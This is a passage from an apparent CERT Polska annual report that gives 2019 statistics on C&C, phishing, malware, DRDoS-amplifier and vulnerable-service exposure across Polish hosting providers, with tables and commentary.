The analysis was carried out at the level of autonomous systems belonging to major hosting companies without classification into smaller allocations. The IPv4 addresses broadcasted by the autonomous systems of the providers make it possible to link the data on threats collected in the n6 platform for 2019 to specific providers. In this approach, companies that use addresses broadcasted by a larger provider were not included. In such cases, the risks were linked to the owner of the autonomous system.

The analysis focused on 5 most important areas:

- C&C servers,
- Phishing,
- Malware distributing websites (malurl),
- Services enabling DRDoS attacks (amplifier),
- Vulnerable services (vulnerable).

Given the complexity of the two last-mentioned types of threats, we subjected them to a more in-depth analysis, and examined which services could have had the greatest impact on the attacks and data breaches.

■ General threats

Table 28 presents the percentage share of IP addresses associated with a particular type of threat in relation to all active addresses broadcasted by autonomous systems assigned to individual hosting companies.

Hosting provider	Vulnerable [%]	Amplifier [%]	C&C servers [%]	Malurl [%]	Phishing [%]
home.pl	0,42	0,75	0,05	0,70	0,28
Nazwa.pl	0,66	1,57	0,03	0,66	0,08
ATM	11,54	13,52	0,10	0,59	0,14
H88	9,57	13,86	0,19	1,29	0,36
KEI	1,53	4,22	0,06	1,14	0,13
NASK	11,75	16,74	0,03	0,43	0,20

IQ	7,85	6,13	0,09	0,72	0,16
Artnet	23,44	10,02	0,11	0,77	0,13
Fotigo.pl	13,36	15,46	0,29	1,07	0,25
Kylos	6,94	4,65	0,20	0,84	0,39
dhosting.pl	7,17	14,50	0,91	1,59	0,60
LH.pl	0,00	0,00	0,77	5,75	1,92
Unix Storm	0,00	53,00	0,41	3,11	1,24

Table 28. The number of IP addresses associated with a particular type of threat in relation to all active addresses of an individual provider. The providers are classified according to the total number of active IP addresses, from the largest to the smallest.

The data on the risks are shown in Chart 4, which clearly presents the situation of threats associated with services maintained by individual companies in 2019. The horizontal axis corresponds to the researched entities in the order from the largest to the smallest number of active IP addresses. The vertical axis corresponds to the percentage share of IP addresses that may be associated with a particular threat.




Chart 4. Threats occurring at individual hosting providers.

Hosting companies offer a diverse range of services and adopt different security policies, which may have influence on the heterogeneous distribution of the threats in different entities. Below the characteristics of the companies with the highest and lowest number of threats included in the research is presented and are described the percentage of all active IP addresses used for hosting phishing pages, malware distribution, and also serving as C&C servers.

Note that the two largest companies, home.pl and nazwa.pl, host the highest number of active IP addresses, but the level of threats in their services is very low. We noted that only 2.2% of the addresses in home.pl were associated with a threat, while in nazwa.pl that proportion was 3.0%. The most common problem in both companies are incorrectly configured services which can be exploited by malicious actors in DRDoS attacks. A positive example with a relatively small proportion of IP addresses exposed to an attack or another type of threat are the Kei.pl and Kylos autonomous systems. The most common threats occurring in these autonomous systems are services enabling DRDoS attack in Kei.pl (4.22%) and services vulnerable to various types of attacks and data breaches in Kylos (6.94%).

We paid special attention to the entity which differs significantly from the others in its distribution of threats. This entity is Unix Storm, which, in comparison with the other companies, has the smallest number of active addresses, but at the same time has the highest proportion of addresses associated with any known security issues. In 2019, even half of the addresses could be used for DRDoS attacks.

Other large providers with a similar number of active IP addresses, such as ATM, H88, and NASK, showed a similar proportion of addresses associated with threats, at a level of approximately 25%. In their case, the prevailing threats are services enabling DRDoS attacks followed by vulnerable and incorrectly configured services.




Chart 5. Other threats occurring at individual hosting providers.

Phishing and malware distribution hosted in the networks of Polish providers occurred much less frequently than vulnerable services and services enabling DRDoS attacks. The largest proportion of addresses exposed to these type of threats occurred in LH.pl and Unix Storm, while the other entities maintained a relatively low level of this type of threats.

The least frequent observed threat were C&C botnet servers. The median frequency of this type of threat among Polish hosting companies was 0.09%. The most exposed entities were LH.pl and Unix Storm, in which the proportion of C&C addresses was 0.77% and 0.44% of the total number of active IP addresses in their networks respectively.

■ Services enabling DRDoS attacks

Table 29 and Figure 4 show services that were most frequently used for DRDoS attacks and the percentage share of active IP addresses with incorrectly configured services or services that should not be publicly available on the Internet.

Hosting provider	portmapper [%]	ntp [%]	netbios [%]	resolver [%]	snmp [%]	ssdp [%]	mdns [%]	mssql [%]	xdmcp [%]	chargen [%]	qotd [%]
home.pl	0,52	0,15	0,11	0,02	0,01	0,00	0,02	0,01	0,00	0,00	0,00
Nazwa.pl	1,26	0,21	0,09	0,05	0,00	0,00	0,04	0,00	0,00	0,00	0,00
ATM	8,82	2,45	0,75	1,19	0,52	0,13	0,28	0,29	0,00	0,00	0,00
H88	12,78	0,11	2,11	0,12	0,32	0,00	0,12	0,17	0,00	0,00	0,00
KEI	2,98	1,00	0,05	0,00	0,11	0,00	0,08	0,05	0,00	0,00	0,00
NASK	2,53	7,01	0,58	3,60	1,27	2,18	0,39	0,23	0,00	0,00	0,00
IQ	3,77	0,67	0,33	0,00	1,66	0,00	0,08	0,15	0,00	0,00	0,00
Artnet	7,50	0,73	1,01	0,43	0,00	0,00	0,30	0,00	0,00	0,00	0,00
Fotigo.pl	12,71	1,65	0,27	0,00	0,00	0,00	0,58	0,25	0,02	0,02	0,00
Kylos	3,67	0,00	0,30	0,00	0,00	0,00	0,17	0,17	0,00	0,00	0,00
dhosting.pl	14,01	0,00	0,45	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
LH.pl	10,74	0,00	0,00	0,00	0,00	0,00	0,00	0,51	0,00	0,00	0,00
Unix Storm	0,49	0,00	0,04	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00

Table 29. The number of IP addresses that can be used for DRDoS attacks using particular services in relation to all active addresses of a particular provider.

The providers are classified according to the total number of active IP addresses, from the largest to the smallest. The services are classified according to the total number of vulnerable IP addresses.




Chart 6. The proportion of active IP addresses that can be used for DRDoS attacks using particular services. For clarity purposes, the Unix Storm provider and services not associated with any serious threats were not included.

Almost every hosting provider was seriously exposed to the portmapper service available on a public interface, with the highest percentage share of 48.9% of addresses recorded in Unix Storm. A big problem in many entities were publicly available ntp and netbios servers.

Among Polish hosting companies, an incorrectly configured DNS service (resolver), which is described in the main statistics section, posed a risk to only 6 entities. The biggest threat associated with an open DNS server was recorded in NASK (3.6%) and ATM (1.19%).

The threat in the form of a publicly available SNMP service is also significant. This service is frequently used for DRDoS attacks. Nevertheless, there was a small proportion of addresses with an incorrectly configured SNMP service among the main Polish hosting providers. The highest proportion was recorded in IQ with 1.66% of the total number of active IP addresses.

The xdmcp service, which allows for remote desktop access, and outdated qotd and chargen protocols were among the least frequently recorded threats. These services are incorrectly built and can be easily exploited in distributed reflected denial of service attacks, so they are not currently in use.

■ Vulnerable services

Table 30 and Chart 7 include data on vulnerable services in the networks of individual providers. Such threats may be used by an attacker to gain unauthorised access or lead to data breach.

hosting provider											service										
Unix Storm	LH.pl	dhosting.pl	Kylos	Fotigo.pl	Artnet	IQ	NASK	KEI.PL	H88	ATM	Nazwa.pl	home.pl									
0,00	4,22	6,49	2,63	7,64	16,02	3,23	5,25	0,88	4,00	5,95	0,21	0,27	ssl-poodle								
0,00	2,94	0,00	1,35	4,13	3,85	0,97	1,72	0,00	2,96	2,11	0,18	0,09	rdp								
3,93	1,92	0,42	0,71	0,89	1,18	0,33	0,67	0,06	3,41	0,79	0,09	0,10	smb								
0,62	0,00	0,00	1,65	0,07	4,06	3,17	0,18	0,56	0,67	0,36	0,00	0,00	ipmi								
2,69	0,00	0,00	0,42	1,03	1,07	0,84	0,89	0,20	0,66	1,00	0,12	0,01	ssl-freak								
0,00	0,00	0,00	0,86	0,00	0,00	0,27	2,27	0,00	0,21	0,63	0,00	0,00	telnet								
0,00	0,00	0,00	0,86	0,00	0,82	0,00	0,35	0,07	0,11	0,32	0,02	0,01	vnc								
0,00	0,13	0,00	0,05	0,27	0,17	0,07	0,05	0,01	0,14	1,22	0,08	0,01	mongodb								
0,00	0,00	0,00	0,00	0,27	0,00	0,00	0,46	0,02	0,01	0,62	0,00	0,00	isakmp								
0,00	0,00	0,00	0,00	0,13	0,00	0,08	0,77	0,07	0,05	0,20	0,02	0,01	tftp								
0,21	0,00	0,00	0,25	0,20	0,19	0,04	0,00	0,04	0,03	0,13	0,02	0,00	elasticsearch								
0,00	0,64	0,00	0,00	0,07	0,04	0,02	0,05	0,01	0,06	0,15	0,00	0,00	ldap								
0,00	0,00	0,04	0,32	1,01	0,13	0,09	0,02	0,05	0,03	0,15	0,02	0,00	memcached								
0,00	0,13	0,00	0,22	0,09	0,04	0,04	0	0,01	0,02	0,05	0,02	0,00	redis								
0,00	0,00	0,00	0,00	0,00	0,00	0,00	1,08	0,00	0,00	0,41	0,00	0,00	badwpad								
0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,3	0,00	0,01	0,00	0,00	0,00	nat-pmp								
0,00	0,00	0,00	0,00	0,09	0,00	0,00	0,00	0,00	0,01	0,00	0,00	0,00	cwmp								

Table 30. The proportion of active IP addresses with likely vulnerable services. The providers are classified according to the total number of active IP addresses, from the largest to the smallest. The services are classified according to the total number of vulnerable IP addresses.




Chart 7. The proportion of active IP addresses with a vulnerable service.

The most common vulnerable services were HTTPS servers with an SSL POODLE vulnerability. The largest share of this vulnerability was recorded in Artnet at 16%. An RDP service available on a public interface also constituted a potential attack vector on Windows servers in the networks of the analysed companies. The median of active IP addresses among the companies affected by the problem was 1.72%.

Figure 7 does not include the following incorrectly configured services:

- MEMCACHED, a memory-caching system.
- NAT-PMP, used for redirecting network traffic.
- BadWPAD, enabling automatic proxy server configuration.
- CWMP, enabling remote and secure configuration of network devices in a local network.

In the case of the above-mentioned services, no serious threat was recorded. Therefore, they are not included in Chart 7.

A special category of systems that should be never available on public interfaces in normal conditions are databases. Such configurations have contributed to many incidents and data breaches in the past, so they are classified as a serious risk, even if authentication is implemented. Common services of this kind include MongoDB, Redis, Microsoft SQL Server (mssql), and Elasticsearch.

Chart 8 visualizes the distribution of threats resulting from incorrectly configured above-mentioned databases.




Chart 8. The proportion of active IP addresses that may be exposed to an attack or data breach in association with the mongoDB, redis, Elasticsearch, and mssql databases being available on a public interface.

The biggest problem with exposed databases is associated with MongoDB, particularly in the ATM network, in which they accounted for as much as 1.20% of active IPs. An incorrectly configured MongoDB database occurred also with the other providers, pointing to the universal nature of this threat. The second largest database in terms of the number of publicly exposed servers is Microsoft SQL Server. In this case, in addition to the risk of data breach, this service can be used for a DRDoS attack. In the case of MS SQL Server, the highest percentage of active IP addresses was recorded in the LH.pl network and accounted for 0.50%. The median among all the providers was 0.17%. The Redis database constituted a less serious threat; incorrect configuration of this service occurred primarily in the Kylos autonomous system and accounted for 0.22% of active IP addresses. The Elasticsearch database should also not be exposed on public interfaces. Nevertheless, a relatively high proportion of IP addresses with incorrect configuration of this service was recorded in the Kylos (0.25%), Unix Storm (0.21%), and Fotigo.pl (0.20%) networks.



NASK/CERT Polska
ul. Kolska 12, 01-045 Warszawa
tel. +48 22 38 08 274
fax +48 22 38 08 399
mail: info@cert.pl

Scan the code
to visit our website

